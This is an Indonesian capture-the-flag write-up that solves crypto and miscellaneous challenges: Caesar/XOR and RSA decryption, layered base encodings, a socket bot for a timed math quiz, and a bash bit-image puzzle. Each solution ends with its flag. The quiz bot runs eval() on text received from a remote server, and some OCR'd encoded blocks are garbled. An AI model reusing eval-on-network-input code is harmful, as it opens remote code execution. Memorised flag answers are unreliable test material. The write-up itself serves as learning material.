    return b64encode(''.join(chr(ord(i)^j) for j,i in enumerate(msg)).encode()).decode()

def main():
    flag = open("flag.txt").read()
    flag = encrypt_1(flag, 22)
    flag = encrypt_2(flag)

    with open('flag.enc', 'w') as w:
        w.write(flag)
        w.close()
```

Kita lihat program yang telah diberikan. Flag terenkripsi dengan dua tahap, yang pertama yaitu metode caesar dengan key 22 dan yang kedua yaitu metode xor.



Solusi

Kita rubah program tersebut menjadi decryptor seperti dibawah ini

```
1  #!/usr/bin/env python3
2
3  from base64 import b64decode
4  from string import ascii_uppercase, ascii_lowercase
5
6  def decrypt_1(msg, key):
7      encoded = ""
8
9      for i in msg:
10         if i.isalpha():
11             if i.islower():
12                 encoded += ascii_lowercase[(ascii_lowercase.find(i) - key) % 26]
13             else:
14                 encoded += ascii_uppercase[(ascii_uppercase.find(i) - key) % 26]
15             else:
16                 encoded += i
17
18     return encoded
19
20 def decrypt_2(msg):
21     return ''.join(chr(ord(i)^j) for j,i in enumerate(msg))
22
23 def main():
24     flag = open('flag_(4).enc').read()
25     flag = b64decode(flag).decode()
26     flag = decrypt_2(flag)
27     flag = decrypt_1(flag, 22)
28
29     print(flag)
30
31 if __name__ == '__main__':
32     main()
```

```
rayhan@asusbook:~/Downloads$ python3 solve2.py
cyberwarriors{My_name_is_Caeser_not_Caexor!}
```

FLAG = cyberwarriors{My_name_is_Caeser_not_Caexor!}

Basic RSA



Challenge

27 Solves

X

Basic RSA

100

Peserta diberikan source code dari program yang digunakan melakukan enkripsi sebuah pesan. Program melakukan enkripsi menggunakan algoritma kriptografi RSA.

[chall.py](#)

[flag.enc](#)

Flag

Submit

Deskripsi

Peserta diberikan source code dari program yang digunakan melakukan enkripsi sebuah pesan. Program melakukan enkripsi menggunakan algoritma kriptografi RSA.

Analisis

Diberikan 3 buah variabel, yaitu n , c , dan e

Berdasarkan nilai-nilai yang kita punya, dapat dilakukan dekripsi pada ciphertext yang ada

1. Mencari nilai P dan Q menggunakan N
2. Menghitung nilai D menggunakan P , Q , dan E
3. Lakukan dekripsi pada ciphertext menggunakan nilai D dan N

Solusi

Untuk mempersingkat waktu, dapat digunakan RSA Online Decoder <https://www.dcode.fr/rsa-cipher> dan masukkan nilai yang tersedia

cyberwarriors{pr1m3_f4ct0r_4_RS4}

FLAG = cyberwarriors{pr1m3_f4ct0r_4_RS4}



One Big Prime

Challenge

14 Solves

X

One Big Prime

200

Pada soal RSA sebelumnya kami menggunakan enkripsi RSA nilai prima yang kecil. Sekarang kami gunakan bilangan prima yang sangat besar.

[chall.py](#)

[flag.enc](#)

Flag

Submit

Deskripsi

Terdapat soal yang memiliki dua file Bernama chall.py dan flag.py dengan isi sebagai berikut

flag.enc

```
n = 3422897771005790672746023876402597383277966270746894024873
c = 6334095164939357400059814475407466150424590932623931306206
```

chall.py

```
from Crypto.Util.number import bytes_to_long, getPrime

flag = open("flag.txt","rb").read()

p = q = getPrime(4096)
n = p*q

e = 0x10001

m = bytes_to_long(flag)
c = pow(m,e,n)

with open("flag.enc","w") as f:
    f.write(f'n = {n}\nc = {c}\n')
    f.close()
```

Analisis

Dari chall.py, diketahui bahwa p dan q memiliki nilai yang sama serta e bernilai 0x10001 (65537). Dari flag.enc didapatkan nilai n dan c. Setelah mendapatkan informasi tersebut, kita bisa menggunakan decrypter RSA online (<https://www.dcode.fr/rsa-cipher>)

Indicate known numbers, leave remaining cells empty.

★ VALUE OF THE CIPHER MESSAGE (INTEGER) C= 6334095164939357400059814475407466150424590932623...

★ PUBLIC KEY E (USUALLY E=65537) E= 65537

★ PUBLIC KEY VALUE (INTEGER) N= 3422897771005790672746023876402597383277966270746...

★ PRIVATE KEY VALUE (INTEGER) D=

★ FACTOR 1 (PRIME NUMBER) P=

★ FACTOR 2 (PRIME NUMBER) Q=

★ INTERMEDIATE VALUE PHI (INTEGER) Φ=

Solusi

Memasukan nilai c, e, dan n. Mendapatkan flag

```
cyberwarriors{0n3_pr1m3_1s_n0t_s3cur3}
```

FLAG: cyberwarriors{0n3_pr1m3_1s_n0t_s3cur3}



```

DCGU3DMYRWFQ2TENJXZGZTRKMRUGI2TINJWQ4YDKNZVGIZTCNBWGYTCKNRUGU3TINDGU2TMYZVME2DQNJWQ3DOMBVGU2TCMZQM2TIBVGE3GENRUGUZTN
JTGA2TENDFGU3TCKNRXGA2TONJSGMYDMYRXHE2TEMZQGY2DIZRVMG3GGN1WQ4DKNZWM26CNJWGUZTGM8TGE2TGNJWQ2TMBVGY2GINTDGUZDINRVGQ2TMN
ZQGUZTKMRTGE3TANJTGUDINJWQ2GKNJRGZRTKYJUHA2TGNJUGRQTTINJVGMTAMZVU2TCKMRUGU3DINJWQ3TCKNJVGI2GGN1JUGU2TOMBVHA2TINJVGMD00
JVGYZTANDFGRDCKMJWMM3GGN1BYGQ3DKNRXGA2DKNTJGMYDGNJUGM2TMMJVGMTTINRUQ3GGN1SRRRTKNBWM3TANJVGUZDMGVJVGU3TSN1WQ2TMBBUMY2TGN
TDGU3DI0BVGY2TINDBGU2TCKN1TGAZTKN1JVGUYTGMWQ2WCNDEGZRDCKMRUMM2TINTDGRQTKNRVGQ2TMNBVG5QTKMRTGA3DINDGGUZTMYZUMQ2DQN1VGZRTIY
JVGU2TGMZQGM2TIMZVGY2TAMZRGQTZBTGE2TENB5GU2DMYRXG2TSN1S5GMYTKNRNGE2TENBVGY2DIZVGM3GGNLBQ4DKNZVGQ2GKNBVGYTGM8TGU2GEN
JWGMYDMNBVG12GINTDGFGRDCKMRUG42TEMZRGQ2T00JVGY2DKNZUGRSTKNZWMW2CNBVGU3DKNRNGA2TCKN1TGMYDGNJUGU2TCKN1TGMZQY2DKNRUMQZTANJSGQ4DKNBVGU2GCN
ZVGI2GCN1JUGZRDCKMRUG42TEMZRGQ2T00JVGY2DKNZUGRSTKNZWMW2CNBVGU3DKNRNGA2TCKN1TGMYDGNJUGU2TCKN1TGMZQY2DKNRUMQZTANJSGQ4DKNBVGU2GCN
JYGUZDMGJUGU3TSN1WQ2TCKNRUMY2TENBVGU3DIOBVG43GNGDBGU2TCKM7GATZCNCJTGUD3DNJTGTE2TMDNEGZRTKMRUME2TINTDGUZDINBVG12TCN1WGYTTKM
RUGU3GGNDGGU2TMYZVME2DQNJTGU3DOMBVGU2TCMZQM2TMMJVGU2TCKNRUGU3DKNZWMW2TENDDGU2DKNRUME2TMN1S5GMYTKN1XME2TMNBVGZRTI2RVG12DKN
LBQ4DKNRVGQ2GCN1VGU2DKNRUMM3DNCN1WGZRDMMBVM2GINTCGU2DKNBVGQ3GENZQGUZTKMRTGE2TCKN1ZGUDINJWQ2TMNBVGU2DKNRUMQZTANJSGQ4DKNBVGU2GCN
JVG12AMZVGRDCKMRUMI3DINDFGRSMDYVZG12GCN1XGU3DIN1YVG42TEMZRGZRDQYJVG12TANJWGRDTKNIJWMM2TMNBVGU2DKNRNGA2TCKN1TGMYDGNJUMI2TMN
TCGY2DKYJUMQ3GGN1SGQ3DKNBVMU2TENBVGU2DGMJVGU3TSN1SGQ2TGMJVGME2TCKN1TGMYDGNJUGU2TCKN1TGMZQY2DKNRUMQZTANJWGRDTKNIJWMM2TMNBVGU2DKNRNGA2TCKN1TGM
RUHA2TINJVGROTKOJVG2DCKN1VG44TKNRUGU2TMDNGGYTMYZVME2DQNDFGQ2DYZJVGU2TCKN1TGMJWQ4DCKM1ZVGY3GENRURGSTIZBTA3DINBVGU2DMYRXHA2DGN
J5GMYTINJTG12TENBVGZRTMMJVG3GGN1WQ4DCKN1VGQ2GCN1VGUZDKN1TGU2GENJWZRDMMNBVGY2TONTDGUZDIOBVGQ2TCKN1TGM12DNTDGYYTCKM2WM2WCN
JWQ2GMN1JTGZRTMMNBHU2TMMJUGRQTKN1VGQ2TCKM2ZVGQZTKNRM13DINLBGRSDMYRNGQ2GCN1WQ4DCKM1ZVGY3GENRURGSTIZBTA3DINBVGU2DKNRNGA2TCKN1TGM
BYG12TCKN1WBU2DCKN1JUGRQTKN1VGQ2TCKM2ZVGQZTKNRM13DINLBGRSDMYRNGQ2GCN1WQ4DCKM1ZVGY3GENRURGSTIZBTA3DINBVGU2DKNRNGA2TCKN1TGM
ZVGUZTKNDGCU3DINJWQ2DMDNEGZRTMBWUGQ2TINTC4YDOK1VG1ZTCNCQZUZTKN1RUGU3TINDGGU2TMYZVGY2DCKN1WQ2D1YJVGU2TENJVG2T1NDFGQ2TCKM
ZVGUZTKNDGCU3DINJWQ2DMDNEGZRTMBWUGQ2TINTC4YDOK1VG1ZTCNCQZUZTKN1RUGU3TINDGGU2TMYZVGY2DCKN1WQ2D1YJVGU2TENJVG2T1NDFGQ2TCKM
RUGUZTKN1VGY2TENDBGU2DMDYRXGA2TONJSGMYTKN1XHE2TMNBVG42DIZVG43GGNLBQ4DCKN1WMM2GCN1BVGUZTGM8TGU2TCKN1WQ2DCKM2WVGY2GIMZQGUZD1Y
JVGQ3GGNDGGU2TCKMRTGE2TCKN1ZGUD3IN1JTG2E2CN1XZGRTKJYJUHA2TGNJUGRQTI0BVGZETAMZVGRDCKN1ZGUD3INRNGU2TMYRVG12TANJUGU2TIYJVG42TEM
ZRGZRDOOJVGY2DCKN1WGRSTKNCN1WMM2GCN1BVGU2DKNRUMU2TCKN1ZGUDQ2TCKM2ZVGQ2TCKM2ZVGQ2TCKM2ZVGQ2TCKM2ZVGQ2TCKM2ZVGQ2TCKM2ZVGQ2TCKM
BMYU2TONTDGY2DIZVGQ2TINDBQ4DKM1JTGZTCKN1WQ2TCKN1ZGUDQ2TCKM2ZVGQ2TCKM2ZVGQ2TCKM2ZVGQ2TCKM2ZVGQ2TCKM2ZVGQ2TCKM2ZVGQ2TCKM
JWQ2D1YJVGU2TEMZQGMYTIVRVGY3GENRURGSTIZBMM2TENDFGU2DMDYVG12DIN1JSGMYTMYRXHE2TENBVGZRTI2JVGU3GGN1JWGRSTKNCN1WQ2GKNBYGU2DGM
BTGU2GENJVGMDMNBVG12GINTCGU2DIYVGQ3GENDBGU2TCKMRTGE2DKN1ZGUDQ2TCKM2ZVGQ2DCKM2ZVGQ2TCKM2ZVGQ2TCKM2ZVGQ2TCKM2ZVGQ2TCKM2ZVGQ2TCKM
JWGRSDMYZVG12GCN1JUGZRDOMBVG2TEMZRGU2T00JVG12DKNRUGRSTKNCN1WMM2TENBZGUZDKNBVMU2TCKN1RUGU2TGNJUMI2TMN1VGY2DIZJVG42TCKN1ZGQ4DCKN
ZWM12DCKM2Z

```

Hasilnya adalah string dengan jumlah karakter yang lebih sedikit, dari hasil base64 dicoba base32

```

543070572306b795245744f576c5648556c5245533035615630314e4d6c524e546b4a5a523155795645315a576c5a4853544a455330354b5645644e
57555248546b7058523055795645314e576c464854566c555356704b565531524d306448546b705452314a545645744f516c644e53544a485130354d
516b6456576b5248545570575231557a56464e4f536c644855544a555230314b566b31464d6c5250546c524552315a5256456c50516c5a4854544a55
5355345516b64524d6c524c54567055523046615645744f52454e4856544e455355354b563064524d6b644c546b7059523155795645744e556c5649
51544a55535354b566b63305755524c546c4a57523145795645744f56454e484e454255330355356456576c5244546b52475231557a5645315a
576c564857544a455535354b565564564d30524e57567057523155795645644f536c448446c4553566b645a4d6c524c545670532315661
52456c61516c524851544e455353543575564564d6b524e57564a5952304579564564c4f536c4e4854566c555355354b574531464d6c5246546b4a57
527a517952456c61556c5a4852544e4852303553565564535531524c545670575231457952304e4f516c6c4856566c555230314356456456d4b644a
546b705323170535245314f516c5a4857544a55543035551306456576b524a54304a57523145795645744f576c464856544e555330315356456446
4d306446546c70615231557a5245644e516c564a56544a48545354b564564d1556c524e546b4a56534545795645744f536c5648556c4655330354b
566b6452576c524564567057523146615645744f556c5a485656705552310354d516b64535530524e5756705752306b795230644f536c5648576c4a55
5330153565564564d6c524654567053523170535245644e516c5a4853544a455330355524564565755524c545570585455307956304e4f516c6c48
5656704553303543565531464d6c524c546b7055523155795645644f536c564856544a5551303555130645a4d6b524c546c4a565456457a5230644f
536c4e485564c4a55533035435630314a4d315242546b7059523156615245644e536c5a4857544e45513034b563064524d6c5250546b4a5654566b79
5645564f516c5a48556c4e555353943566b645a4d6c524a546b5247523145795645744e576c5a485656705553303545513064564d30524854554a58
52314579564564564f52455648576c4a5553303153565531564d6c524a546c524552315661524564564f556c5a485356705553035615556456576c524c
54564a565231557a56456c4f524554a4856544a5554566c61566b645a4d6b5254546b70535231557952456c5a536c5a4856544a555230354b566b644e
4d6c524a57564a5752316b7a5230564f556c5648565670555330354b566b645a4d6c5246546b5245523155795245315a556c684851544a555430354b
5530644e5755524854554a459534555795645564f516c5a484e444a4553567053566b644e4d3064485456b78435231453052456c61536c564855544a55
5255354b566b6456576c524854554a55523155795645644f536c44856544a555453543566b645a4d6b644a546c52445231566152456c61536c5a48
55544e485255354b555304552455245644e45524564a5553055795645314f556c4a4856544e455355354b56456446d6c444546b7059523170535645744f
556c564e5644a55525354b56556453556524a546b7057523155795645744e576c5a4855303553566b64564d30524a546c4a5352315579
5645315a576c5a4853544a485130354b57456461556b52054554a5752316b795645564e576c4a4856544a555430394b566b645a4d6b524c546b7058
52314a545645744f576c644e54544a4851303543575564535531524a546c4a58545530795245744f536c524856544a555230314b566b644e4d6c524e
546c524452316b7952456c4e556c564e45544e485230354b553064524d6b524c546b4a57523145795230744f516c6448565670455230314356456456
4d6c524a546b7053523155795245644e516c524952544a555155354b5655644e57555248576b4539

```

Dihasilkan string berisi angka dan huruf yang kemungkinan besar adalah hex. Selanjutnya melakukan decode hex



```
R1UzRE1OS1RHRTJHS05KVEdaU1RLWUpVSEyVE90S1VH1nUSU9CVkdJM1RLTVpWR1VaVe01ZHTVTNESU5KV0dSU0RHTUJW0kyR0dOS1VHw1JUT01CK  
M1RJTkpWR01ZRE9PS1ZHWTJES05KV0dSVERLTJVRI1UyVEVQ1IHZVTNES05CVU1FMkRLTkpVR1UzRE1ZWIhDHTJUTU5KVkdNWVJ01JVTVEzR0dOS1NHVV  
S05CV01JM1RBTKpVR1VaREdNQ1RHRTJXQ05KV0dRM1RPTkJVTVkyVEdOVERHWTRESVpKVkdJM1RJTkJCR1UyVEtNU1ZHVVpUS05CVER0dVM0RNWVJXR1EzRE  
S1ZHW1JUS1SVU1FMRPT1RER1JRVetW1ZHSVpU005CVkc0NFRLTVJVR1UzVEt0REdHVpESU5KVU1FMkRRTkpWR1UyVEtNU1VHTJUR01aUdNM1RJW  
R11aVEFNW1JHU1NUSVpCV01JM0RJTkJRER1UyRE1ZU1VNRJTUT05KU0dNWVRLTkpYSEUyVEVQ1ZHNDSJESVpSVkdVM0dHT1JVR1JTVt0Q1ZHTJHQ05KV  
WkRHTUJUR1UyR0VOS1dHTV1LETU5CVU1V1RPTkpWR1VaRE1aS1ZHTNHRU5EQkdVM1RLTVJUR0EzR0V0W1pHVpER01Cv01NMkdNTkpXR1EyVE1aS1VQT  
T05KVUdSUVRJTkpWR00yVEtNW1ZHUVpUS055V01JM0RJTkpTR1JTREdNQ1dHUTJETU5KVUdaU1RPTUJWR0kyVEVNW1JHTVJUT1kVkdJMkRLT1pVR1JTV  
S1dNTTJURU5CWUdWvkRLTkJVTUyVEt0S1RHTV1ER05CWE1F1RLDT1LDR1kyREtOU1ZHNDRH05KU0dSUVRLLkJXTUkzVEF01ZHVVpUSU5KVkdVM1RTTk  
R01ZRE0Q1VNW1JUR05UREdSUVRJTOJWRzQz0dOREJHTJUS05CVkdW1RLTkJUR1UzREt0S1dIQTJERU5ERudaU1RLTVJVR1kyVE10VENHF1ES05SVk  
W1RDTkRCR1VaREtOU1VHTVNUSU5ER0dVW1RNWVpTUUyRFF0S1RHTVJESV1KVkdVM1RHTVpRR01ZVE1NS1ZHTVNHRU5SVUdWUVRLT1pWR1kyVEV0RERHVT  
TV1SWedBM1RRTkpVR1UyVE1ZU1hNRTJURU5CVkdU1RJW1JWR00zR0d0U1VHTRES05KV01NMkdLTkJWR1VaRedNQ1RHRTJER05KV0daUkRNTkJVTUyR0  
VENHWTJESU9CVkdRM0dFT1pRR1UyVEtNU1RHTJUS05aWkdVM0RJTkpUSEUyR0t0S1JHw1JUS11KVUhBmkdLTkJWR1JRVt0S1ZHTJUS01aUkdZWRVLLTk  
R1UzRE1O1JHVTJUTV1ZHDJ0RJTkpVR01ZRE9NQ1ZHDJURU1aUUdaUkRPT0pWR0kyREtOU1ZHNDR05aV01NM1RNTkJZ1UyVE1ZWIzHSTJES05KVE  
WURHTkpXR0UyVE1NW1LFHTV1USVpKVU1RM0dHTkpTR1JTVt0Q1dNSTJH05MQkdWkRHTVpWR1UzVFNOS1dHUTJUR01Vkk1F1RPT1RER1ZRVE1PQ1ZHTT  
S05EQkdRM1RLTVpUR0FaVEt0RENHVTNESU5KV0dRMkdLTkpYR1UyVEtNU1VIQTJUSU5KVkc0WURLT1JWR1EyVEt0VENHNDRUS05SVUdW1RDTkRGR1UzVE  
W1VHWTJEUU5KVUdVM0RNWVpWR1UyVEdOS1dHNF1esV1SVkdZM1RLTVpSR1VaRE1aQ1RHQTMESU5CWUdVMkRNWVJYR0EyVE1OS1NHTV1USU5KWE1F1RFTk  
RzQyRE1aU1ZHTRTJ05SVUdFT1pRR1UyVEtNU1RHTJUS05aWkdVM0RJTkpSR1pSREdNQ1ZHTJUS05U0dVmkRJ70JWR1EyVEt0W1FHVTNUS01SVE  
M0dFT1pRaR1UzREdNQ1VNTJHTU5KVEdaU1RNTkJVSEEyVEt0S1VHUL1FUS05KVkdW1RBTVPwr1FaVEtOU1ZHVVpUQ05MQkdSU0RNWVpWR0kyR0dOS1VHw1  
S01SVUdVM1RFTVpSR1pSREdNQ1ZHTJUS05UREdVMURLTUpXTU0yVEt0Q1lHVpES05CVU1FMRLLTkpkUR1UyVEt0S1VHTJUQ05U0dZmkRLT1JVTVEzR0  
S1NHU1JUS05CV01JM1RBTKpYR1VaREdNS1ZHTNE05KV0dRM1RPTkJVTVkyVEVQ1ZHU1NUSU9CVkdZM1RNTkJRGR1EyVEtW1ZHVVpUS05EQ0dVM0RHTU  
R1EyVEVOREVH1JUS01SVU1VMIJRT1RDR1VaRE1O1ZHSVpUQ05aUd0VW1RLTVJVR1UzVEt0REZHTJUTV1aVkdZMkRTTkpSR1UyRE1ZS1ZHTVJUR05KV  
M1RJW1WR1kzR0V0U1VHVpUS05KVkdZM1RFTkRER1UyRE1ZU1hHQTJUT05KU0dNWURHTUJYSEUyVEVQ1ZHNDSJESVpSVkdN0dHTkxCR1E0RE1aS1VHUT  
R05KVkdW1RHTUJUR1UyVEdOS1dHTVJUTU5CVkdZMkdJ1LDR1VaRE1aS1ZHTNHRU5KV0dRNERTLVJUR0UyVE10U1JHTVNTESU5KVEdF1IdDTkpYR1pSVE  
J1VMTJURU5KVUdSUVRJTkpWR1UyVEtNW1ZHU1JES05SVkdVM0RJT1JSR1UyVE1ZWIzHSTJH05KWEdaUkRPTUJWR1kyVEVNW1JHTVJUT09KVkdZmkRLTk  
R1JTVt0W1dNTTJHQ05CWUdSU1RJ1JXTU0yREt0S1RHTVJUR01KVkdNM1RNT1RDR1kyRE1NU1VNUTNHR05KVUdRMkRLTkJWR1EyR0t0Q1dHVpER01CVE  
M1RJTkpSR1UyREdNQ1RIRJUQU5KVUdNWURHWkE9
```

Hasilnya mirip dengan format base64. Disimpulkan bahwa flag.enc merupakan string flag yang diencoding secara berulang. Selanjutnya membuat script python untuk mencari flag

```
import base64  
  
flag = open("flagbase.enc", "r").read()  
while "cyber" not in str(flag):  
    flag = base64.b64decode(flag)  
    flag=base64.b32decode(flag).decode('utf-8')  
    flag=bytes.fromhex(flag).decode('utf-8')  
  
    print("Gotcha:")  
    print(flag)  
    print("\n")
```

```
Gotcha:  
cyberwarriors{Easy-16-32-64-Base}
```

Flag: **cyberwarriors{Easy-16-32-64-Base}**

Miscellaneous

Math

Challenge 13 Solves X

Math

244

Apakah kalian cukup pintar dan cepat dalam mengerjakan soal matematika?

103.13.207.182 30002

Flag Submit

Deskripsi

Diberikan sebuah server quis matematika. Kita diperintahkan untuk mengerjakan soal untuk mendapatkan 100 poin selamat 10 detik. Untuk 1 soal diberi 5 Poin

```
(kali㉿kali)-[~/Downloads]
$ nc 103.13.207.182 30002
Selamat datang di Ujian Matematika!
Masing-Masing soal benar mendapatkan 5 poin.
Dapatkan 100 poin untuk mendapatkan flag. Waktumu hanya 10 detik!!!
Challenge      8 Solves
Poin : (0)
9335 * 9152 => ■
```

Analisis


Mengerjakan Soal selama 10 detik dan harus menjawab minimal 20 soal benar, hal ini dirasa sangat sulit dan mendekati mustahil.

Maka dari itu diperlukan sebuah bot automasi yang mengerjakan soal secara otomatis.

Solusi

```
ctf.py > ...
1 import socket
2 import sys
3
4 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
5 server_address = ('103.13.207.182', 30002)
6
7 sock.connect(server_address)
8
9 while True:
10     datas = sock.recv(4096)
11     data = datas.decode()
12     if "=" in str.split(data)[-1]:
13         equation = str.split(data)[-4] + " " + str.split(data)[-3] + " " + str.split(data)[-2]
14         print(equation)
15         hasil = str(eval(equation))
16         print(hasil)
17         sock.send(hasil.encode() + "\n".encode())
18     else:
19         print(datas)
20
21 sock.close()
```

Berikut source code dari buat yang telah di buat untuk mengerjakan quis secara otomatis sampai mendapatkan flag. Setelah dijalankan maka akan mendapatkan hasil sebagai berikut :



The screenshot shows a terminal window with several tabs at the top: PROBLEMS, OUTPUT, DEBUG CONSOLE, TERMINAL (which is selected and highlighted in orange), and JUPYTER. The terminal content displays the following text:

```
734 + 8230
8964
3249 * 9855
32018895
9480 * 309
2929320
b'~~~ 2929320 [benar!]\n\n'
b'cyberwarriors{4ut0m4t3_c4lcu14t0r}\n'
Traceback (most recent call last):
  File "d:\Kuliah\python\ctf.py", line 12, in <module>
    if "=" in str.split(data)[-1]:
IndexError: list index out of range
PS D:\Kuliah\python>
```

```
flag = cyberwarriors{4ut0m4t3_c4lcu14t0r}
```

Bash



Challenge

15 Solves

X

Bash

152

Terkadang environment yang tersedia tidak mendukung banyak bahasa pemrograman. Oleh karena itu, bisa menggunakan bahasa bash merupakan sebuah keharusan!

 soal.zip

Flag

Submit

Deskripsi

Terdapat soal dan file soal.zip yang berisi gambar hitam putih dan soal.h

Analisis

Mengecek dengan command file

```
$ file soal.zip
soal.zip: Zip archive data, at least v2.0 to extract, compression method=store
```

Melakukan unzip

```
$ unzip soal.zip
Archive: soal.zip
  creating: soal/
  inflating: soal/0.jpg
  inflating: soal/1.jpg
  inflating: soal/10.jpg
  inflating: soal/100.jpg
  inflating: soal/101.jpg
  inflating: soal/102.jpg
  inflating: soal/103.jpg
  inflating: soal/104.jpg
  inflating: soal/105.jpg
  inflating: soal/106.jpg
```



0.jpg	120.jpg	141.jpg	162.jpg	183.jpg	203.jpg	224.jpg	245.jpg	266.jpg	287.jpg	40.jpg	61.jpg	82.jpg
100.jpg	121.jpg	142.jpg	163.jpg	184.jpg	204.jpg	225.jpg	246.jpg	267.jpg	288.jpg	41.jpg	62.jpg	83.jpg
101.jpg	122.jpg	143.jpg	164.jpg	185.jpg	205.jpg	226.jpg	247.jpg	268.jpg	289.jpg	42.jpg	63.jpg	84.jpg
102.jpg	123.jpg	144.jpg	165.jpg	186.jpg	206.jpg	227.jpg	248.jpg	269.jpg	280.jpg	43.jpg	64.jpg	85.jpg
103.jpg	124.jpg	145.jpg	166.jpg	187.jpg	207.jpg	228.jpg	249.jpg	260.jpg	281.jpg	44.jpg	65.jpg	86.jpg
104.jpg	125.jpg	146.jpg	167.jpg	188.jpg	208.jpg	229.jpg	240.jpg	261.jpg	282.jpg	45.jpg	66.jpg	87.jpg
105.jpg	126.jpg	147.jpg	168.jpg	189.jpg	209.jpg	220.jpg	241.jpg	262.jpg	283.jpg	46.jpg	67.jpg	88.jpg
106.jpg	127.jpg	148.jpg	169.jpg	190.jpg	210.jpg	231.jpg	252.jpg	273.jpg	294.jpg	47.jpg	68.jpg	89.jpg
107.jpg	128.jpg	149.jpg	170.jpg	191.jpg	211.jpg	232.jpg	253.jpg	274.jpg	295.jpg	48.jpg	69.jpg	80.jpg
108.jpg	129.jpg	150.jpg	171.jpg	192.jpg	212.jpg	233.jpg	254.jpg	275.jpg	296.jpg	49.jpg	70.jpg	90.jpg
109.jpg	130.jpg	151.jpg	172.jpg	193.jpg	213.jpg	234.jpg	255.jpg	276.jpg	297.jpg	50.jpg	71.jpg	91.jpg
110.jpg	131.jpg	152.jpg	173.jpg	194.jpg	214.jpg	235.jpg	256.jpg	277.jpg	298.jpg	51.jpg	72.jpg	92.jpg
111.jpg	132.jpg	153.jpg	174.jpg	195.jpg	215.jpg	236.jpg	257.jpg	278.jpg	299.jpg	52.jpg	73.jpg	94.jpg
112.jpg	133.jpg	154.jpg	175.jpg	196.jpg	216.jpg	237.jpg	258.jpg	279.jpg	300.jpg	53.jpg	74.jpg	95.jpg
113.jpg	134.jpg	155.jpg	176.jpg	197.jpg	217.jpg	238.jpg	259.jpg	280.jpg	301.jpg	54.jpg	75.jpg	96.jpg
114.jpg	135.jpg	156.jpg	177.jpg	198.jpg	218.jpg	239.jpg	260.jpg	281.jpg	302.jpg	55.jpg	76.jpg	97.jpg
115.jpg	136.jpg	157.jpg	178.jpg	199.jpg	219.jpg	240.jpg	261.jpg	282.jpg	303.jpg	56.jpg	77.jpg	98.jpg
116.jpg	137.jpg	158.jpg	179.jpg	200.jpg	220.jpg	241.jpg	262.jpg	283.jpg	304.jpg	57.jpg	78.jpg	99.jpg
117.jpg	138.jpg	159.jpg	180.jpg	201.jpg	221.jpg	242.jpg	263.jpg	284.jpg	305.jpg	58.jpg	79.jpg	90.jpg
118.jpg	139.jpg	160.jpg	181.jpg	202.jpg	222.jpg	243.jpg	264.jpg	285.jpg	306.jpg	59.jpg	80.jpg	hitam.jpg
119.jpg	140.jpg	161.jpg	182.jpg	203.jpg	223.jpg	244.jpg	265.jpg	286.jpg	307.jpg	60.jpg	81.jpg	putih.jpg

Membuka soal.sh

```
└─$ cat soal.sh
flag=$(xxd -p flag.txt | tr -d "\n" | fold -w2 | tr '[[:lower:]]' '[[:upper:]]')
bin=$(echo "obase=2; ibase=16; $flag" | bc | numfmt --format=%08f )
bin=$(echo $bin | tr -d " " | fold -w1)
j=0
for i in $bin;
do
    r=$(( $i % 2 ))
    if [ $r -ne 0 ]
    then
        cp hitam.jpg $j.jpg
    else
        cp putih.jpg $j.jpg
    fi
    echo $j
    j=$((j+1))
done
rm flag.txt
```

Dari soal diketahui bahwa gambar tersebut merupakan representasi dari bit flag. Hitam berarti 1 dan putih berarti 0

Solusi

Diketahui bahwa tugas kita adalah megembalikan flag dengan membalik proses soal.sh yaitu membaca semua file gambar dari 0 hingga 295 (total 296 file). Apabila gambar berwarna hitam maka nilainya adalah 1, apabila putih maka nilainya adalah 0. Membuat program python untuk membantu mengerjakan proses ini

```

import hashlib

hitam=""
putih=""
filename = "soal/hitam.jpg"
with open(filename,"rb") as f:
    bytes = f.read()
    hitam = hashlib.md5(bytes).hexdigest()

filename = "soal/putih.jpg"
with open(filename,"rb") as f:
    bytes = f.read()
    putih = hashlib.md5(bytes).hexdigest()

for i in range(296):
    filename = "soal/"+str(i)+".jpg"
    with open(filename,"rb") as f:
        bytes = f.read()
        readable_hash = hashlib.md5(bytes).hexdigest()
        if readable_hash == hitam:
            print("1",end="")
        else:
            print("0",end="")

```

Hasilnya adalah sebagai berikut

01100011011100101100010011001001010110010011101100001011100
 100111001001101001011011101110010011100110111011011000100011
 0100011100110110100001011110111000001110010001100000110011100
 11010001101101011011000101101100110011011110101111100110001
 01110011010111101100110011101011011100111101

Mengubah hasil dari biner ke hex, lalu mengubahnya ke string dengan ascii

The screenshot shows a two-panel interface for data conversion. The left panel has 'From' set to 'Binary' and 'To' set to 'Hexadecimal'. It contains a text input field with the binary value '01100011011100101100010011001001010110010011101100001011100' and a dropdown menu showing '2'. Below it is a 'Hex number' section with the hex value '637962657277617272696F72737B623473685F70723067346D6D316E675F31 3685F70723067346D6D316E675F31735F' and a dropdown menu showing '16'. Buttons include '= Convert', 'x Reset', and 'Swap'. The right panel has 'Character encoding' set to 'ASCII' and contains a text input field with the ASCII value 'cyberwarriors{b4sh_pr0g4mm1ng_1s_fun}' and a 'Convert' button.

Flag: cyberwarriors{b4sh_pr0g4mm1ng_1s_fun}

Willkommen!



Challenge

40 Solves

X

willkommen!

100

Free Flag >_< Flag :

cyberwarriors{w3lc0me_t0_cyb3rs3cur1ty_m4rath0n_2022}
